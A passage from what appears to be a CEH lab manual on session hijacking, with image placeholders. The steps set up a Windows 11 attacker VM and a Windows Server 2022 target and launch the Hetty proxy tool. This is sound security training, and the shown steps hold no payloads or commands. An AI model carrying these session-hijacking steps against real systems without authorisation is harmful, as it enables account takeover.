
Module 11 – Session Hijacking

Note: Here, we will use **Windows 11** machine as an attacker machine and **Windows Server 2022** machine as a target machine.

1. Turn on the **Windows Server 2022** virtual machine.


Note: Ensure that the **Windows 11** virtual machine is running.

2. Switch to the **Windows 11** virtual machine. Navigate to **E:\CEH-Tools\CEHv12 Module 11 Session Hijacking\Hetty** and double-click **hetty.exe**.



3. Open File - Security Warning window appears, click Run.


4. A Command Prompt window appears, and Hetty initializes.



